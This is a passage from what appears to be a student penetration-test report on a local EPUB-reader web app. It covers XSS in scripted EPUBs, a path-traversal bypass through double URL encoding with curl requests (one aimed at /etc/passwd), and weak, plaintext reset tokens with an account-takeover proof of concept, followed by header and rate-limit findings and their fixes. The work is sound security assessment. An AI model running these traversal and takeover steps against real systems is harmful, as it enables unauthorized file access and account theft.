


Figure 4.3a: EPUB reader loading malicious EPUB -- appears normal to victim before script executes




Figure 4.3b: XSS attack executing -- JWT stolen banner visible, malicious EPUB opened by victim




Figure 4.3c: Chrome DevTools -- sandbox escape warning and console errors




Figure 4.3d: DevTools console -- explicit sandbox escape warning, allow-same-origin + allow-scripts confirmed




Figure 4.3e: XSS successful -- Innocent Looking Chapter EPUB with red JWT-stolen banner (full token visible)

Remediation (commit 6c7dff2):

```
// Fix -- Reader.tsx main branch:  
allowScriptedContent: false,
```

4.4 VD-004 -- Path Traversal in File-Serving Endpoints (HIGH)

ID	VD-004
Severity	HIGH
CVSS v3.1	7.5 AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-22: Improper Limitation of a Pathname to a Restricted Directory
OWASP	A01:2021 -- Broken Access Control
Source	SAST -- Semgrep ERROR -- server.ts lines 413-428
Status	Remediated in main branch (commit 1bc52e7)

Two file-serving endpoints construct filesystem paths via `path.join(BASE_DIR, req.params.filename)` and guard them with a `startsWith()` check. This guard is bypassable through double-URL-encoding: `%252F` decodes to `%2F` which `path.join` treats as a literal character, not a separator. The guard passes, but the actual file lookup uses the traversed path.

Path Traversal Evidence:

```
# Test 1: Single-encoded -- guard correctly blocks (HTTP 403)
curl http://localhost:4000/api/books/epub-upload/..%2F..%2F.env.example
{"error":"Access denied"} <- HTTP 403

# Test 2: Double-encoded -- guard BYPASSED (HTTP 404)
curl http://localhost:4000/api/books/epub-upload/..%252F..%252F.env.example
{"error":"File not found"} <- HTTP 404 (403->404 = guard defeated)

# Information leakage -- MongoDB internals exposed:
curl http://localhost:4000/api/books/notanid
{"error":"Cast to ObjectId failed for value \"notanid\" at path \"_id\" for model
\"Book\""}
<- INTERNAL DETAILS LEAKED
```

```
=== VD-007: PATH TRAVERSAL -- GUARD BYPASS ===

# Test 1: Single-encoded -- guard correctly blocks
C:\> curl "http://localhost:4000/api/books/epub-upload/..%2F..%2F.env.example"
{"error":"Access denied"} ← HTTP 403 ✓ BLOCKED

# Test 2: Double-encoded -- guard is BYPASSED
C:\> curl "http://localhost:4000/api/books/epub-upload/..%252F..%252F.env.example"
{"error":"File not found"} ← HTTP 404 X GUARD BYPASSED

Explanation: %252F → decoded by browser to %2F → path.join resolves as literal
startsWith(EPUB_DIR) check passes because traversal is URL-encoded in the string

# Test 3: MongoDB cast error reveals internal model name
C:\> curl "http://localhost:4000/api/books/notanid"
{"error":"Cast to ObjectId failed for value \"notanid\" (type string) at path \"_id\" for model \"Book\""}
← MongoDB internals LEAKED to attacker X
```

Figure 4.4a: Path traversal -- double-URL-encoding guard bypass and MongoDB error leakage

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.26200.8328]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>curl -s http://localhost:3000/api/books/epub-upload/..%2F..%2F.env.example
{"error":"Access denied"}
C:\Windows\System32>curl -s http://localhost:3000/api/books/epub-upload/..%252F..%252F.env.example
{"error":"File not found"}
C:\Windows\System32>curl -s http://localhost:3000/api/books/epub-upload/..%252F..%252F.env
{"error":"File not found"}
C:\Windows\System32>curl -s http://localhost:3000/api/books/epub-upload/../../.env.example
{"error":"Cast to ObjectId failed for value \"..env.example\" (type string) at path \"_id\" for model \"Book\""}
C:\Windows\System32>curl -s "http://localhost:3000/api/books/../../../../etc/passwd"
<!doctype html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>The Shelf</title>
    <script type="module" crossorigin src="/assets/index-TQugc2eX.js"></script>
    <link rel="stylesheet" crossorigin href="/assets/index-CSyKiwcx.css">
  </head>
  <body>
    <div id="root"></div>
  </body>
</html>
```

Figure 4.4b: Extended traversal -- single-encoded blocked (403), double-encoded bypassed (404)

[illegible]

Figure 4.4c: Traversal via cover-upload endpoint and authenticated progress endpoint also bypassed

Remediation (commit 1bc52e7):

```
// Fix -- server.ts main branch:
app.get("/api/books/epub-upload/:filename", (req, res) => {
  const safeFilename = path.basename(req.params.filename);
  const filePath = path.join(EPUB_DIR, safeFilename);
  if (!fs.existsSync(filePath)) return res.status(404).json({ error: "File not found" });
  res.sendFile(filePath);
});
```


4.5 VD-005 -- Weak PRNG for Password Reset Tokens (HIGH)

ID	VD-005
Severity	HIGH
CVSS v3.1	7.4 AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N
CWE	CWE-330: Use of Insufficiently Random Values
OWASP	A02:2021 -- Cryptographic Failures
Source	Manual code review -- server.ts forgot-password route
Status	Documented -- crypto.randomBytes recommended

Password reset tokens are generated with `Math.random().toString(36)` concatenated twice. `Math.random()` is not a cryptographically secure PRNG (CSPRNG). Its output is predictable given seed knowledge. Additionally, tokens are stored in MongoDB in **plaintext** -- any attacker with database read access can directly extract the token and reset any user's password.

PRNG Weakness Evidence:

```
# Vulnerable server code:
const token = Math.random().toString(36).slice(2) + Math.random().toString(36).slice(2);
await User.findByIdAndUpdate(userId, { resetToken: token }); // PLAINTEXT

# Entropy comparison:
Math.random() tokens: ~32-64 bits, base36 charset (36 chars) only
crypto.randomBytes(32): 256 bits, full 256-byte space

# Token in MongoDB (plaintext):
db.users.findOne({email: "qasim@yopmail.com"})
resetToken: "2xdcue7p8h63le039rc3q4" <- NO HASHING, directly readable
Expiry: Tue May 12 2026 14:42:59 GMT+0500
```

Account Takeover Proof:

```
# Complete account takeover in 3 steps:

# Step 1: Read plaintext token from MongoDB
db.users.findOne({email: 'qasim@yopmail.com'})
resetToken: '2xdcue7p8h63le039rc3q4' <- PLAINTEXT, not hashed

# Step 2: Navigate to reset URL with stolen token
http://localhost:3000/forgot-password?token=2xdcue7p8h63le039rc3q4
-> Browser shows Reset Password form

# Step 3: Confirm
'Password reset successfully. You can now log in.'
<- ACCOUNT TAKEN OVER. Works on any account including admin.
```

```

=== VD-008: WEAK PRNG FOR PASSWORD RESET TOKENS ===

# Server-side token generation (server.ts forgot-password route):
const token = Math.random().toString(36).slice(2) + Math.random().toString(36).slice(2);

# Tokens generated using Math.random() (PRNG, NOT cryptographically secure):
Token 1: l4nd36dmksjr1ide6l30p (len=21, base36 charset only)
Token 2: wk4pkw9wqo52vf2fasuuj (len=21, base36 charset only)
Token 3: 865d5ttcufcbj3d7bm1wp (len=22, base36 charset only)
Token 4: pwvycg063yoxf6jhmkvq (len=21, base36 charset only)
Token 5: 3a25ss8vqrlczrzfbpublc (len=22, base36 charset only)

[!] Math.random() is seeded by the JS engine - NOT cryptographically random
[!] Entropy: ~32-64 bits vs 256 bits from crypto.randomBytes(32)
[!] Character space: a-z + 0-9 only (36 chars) vs full byte space

# MongoDB shows token stored as PLAINTEXT:
db.users.findOne({email: "vulnadmin@test.com"})
Reset Token: doe1zf8h0jpyiudhpf1hw
Token is hashed? NO - stored as PLAINTEXT STRING
← Any attacker with DB read access can reset ANY account password

```

Figure 4.5a: Weak PRNG -- Math.random() tokens vs crypto.randomBytes, plaintext DB storage

```

D:\University\Semester 6\Cyber\Cyber_Project>node poc-vd008.cjs
=== VD-008: WEAK PRNG RESET TOKEN - PROOF OF CONCEPT ===

--- REGISTERED USERS IN DATABASE ---
Error: Cannot read properties of undefined (reading 'email')

D:\University\Semester 6\Cyber\Cyber_Project>node poc-vd008.cjs
=== VD-008: WEAK PRNG RESET TOKEN - PROOF OF CONCEPT ===

--- REGISTERED USERS IN DATABASE ---
Email: qasim@yopmail.com | Role: reader
Email: admin@yopmail.com | Role: admin
Email: qasimshakir22@gmail.com | Role: reader

[*] Targeting account: qasim@yopmail.com

--- WEAK TOKEN GENERATION (identical to server.ts code) ---
Server code: Math.random().toString(36).slice(2) + Math.random().toString(36).slice(2)

Token 1: cxffswhmx5tmr5ydtiao8m (length: 22 chars, base36 only)
Token 2: 3yr38tow8iuhza5whtqnn (length: 22 chars, base36 only)
Token 3: yg0e2ryr8oibwlmo7pkt8 (length: 21 chars, base36 only)
Token 4: xge0cmca8bot8y9f7445po (length: 22 chars, base36 only)
Token 5: s5seo0y7mjrxq9gc0y0mf (length: 21 chars, base36 only)

[!] VULNERABILITY: Math.random() is NOT a CSPRNG
[!] Entropy: ~32-64 bits vs 256 bits from crypto.randomBytes(32)
[!] Character space: a-z + 0-9 only (36 chars) vs full 256-byte space

```

Figure 4.5b: PoC script output -- Math.random() entropy: ~32-64 bits vs 256-bit CSPRNG

```
--- TOKEN NOW IN DATABASE (PLAINTEXT) ---
Email:      qasim@yopmail.com
Role:       reader
Reset Token: 2xdcue7p8h63le039rc3q4
Expiry:     Tue May 12 2026 14:42:59 GMT+0500 (Pakistan Standard Time)
Hashed?     NO - stored as plaintext string

[EXPLOIT] Account takeover URL:
http://localhost:3000/forgot-password?token=2xdcue7p8h63le039rc3q4

[IMPACT] Attacker with DB read access can:
  1. Read plaintext token directly from users collection
  2. Use the URL above to reset password of any account
  3. Gain full access to admin or reader accounts

[*] Demo token cleaned up from database.

D:\University\Semester 6\Cyber\Cyber_Project>
```

Figure 4.5c: Token in database plaintext -- email, reset token, and expiry directly readable




Figure 4.5d: Forgot password page -- reset URL triggers token generation via Math.random()




Figure 4.5e: Account takeover step 2 -- Reset Password form with plaintext token in URL bar




Figure 4.5f: Account takeover complete -- Password reset successfully. You can now log in.

4.6 VD-006 -- Missing Security Headers (MEDIUM)

ID	VD-006
Severity	MEDIUM
CVSS v3.1	5.3 AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
CWE	CWE-693: Protection Mechanism Failure
OWASP	A05:2021 -- Security Misconfiguration
Source	DAST -- OWASP ZAP + Manual HTTP header inspection
Status	Remediated via Helmet middleware




Figure 4.6a: Vulnerable branch -- 7 security headers MISSING, X-Powered-By present




Figure 4.6b: Secured branch (main) -- all security headers present, X-Powered-By removed

Header Comparison:

```
# Vulnerable branch -- headers absent:
X-Content-Type-Options: MISSING
X-Frame-Options: MISSING
Strict-Transport-Security: MISSING
Referrer-Policy: MISSING
X-Powered-By: Express <- TECHNOLOGY DISCLOSURE

# Main branch -- after helmet() middleware:
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000; includeSubDomains
Referrer-Policy: no-referrer
X-Powered-By: REMOVED
RateLimit-Limit: 200 (rate limiting active)
```

4.7 VD-007 -- No Rate Limiting on Authentication Endpoints (MEDIUM)

ID	VD-007
Severity	MEDIUM
CVSS v3.1	5.9 AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N
CWE	CWE-307: Improper Restriction of Excessive Authentication Attempts
OWASP	A07:2021 -- Identification and Authentication Failures
Source	Manual testing -- 25 rapid auth requests
Status	Remediated via express-rate-limit

```
Rate Limiting Test -- Vulnerable Branch
25 rapid POST requests to /api/auth/login

Request 01: HTTP 401 - Unauthorized
Request 02: HTTP 401 - Unauthorized
Request 03: HTTP 401 - Unauthorized
Request 04: HTTP 401 - Unauthorized
Request 05: HTTP 401 - Unauthorized
Request 06: HTTP 401 - Unauthorized
Request 07: HTTP 401 - Unauthorized
Request 08: HTTP 401 - Unauthorized
Request 09: HTTP 401 - Unauthorized
Request 10: HTTP 401 - Unauthorized
Request 11: HTTP 401 - Unauthorized
Request 12: HTTP 401 - Unauthorized
Request 13: HTTP 401 - Unauthorized
Request 14: HTTP 401 - Unauthorized
Request 15: HTTP 401 - Unauthorized
Request 16: HTTP 401 - Unauthorized
Request 17: HTTP 401 - Unauthorized
Request 18: HTTP 401 - Unauthorized
Request 19: HTTP 401 - Unauthorized
Request 20: HTTP 401 - Unauthorized
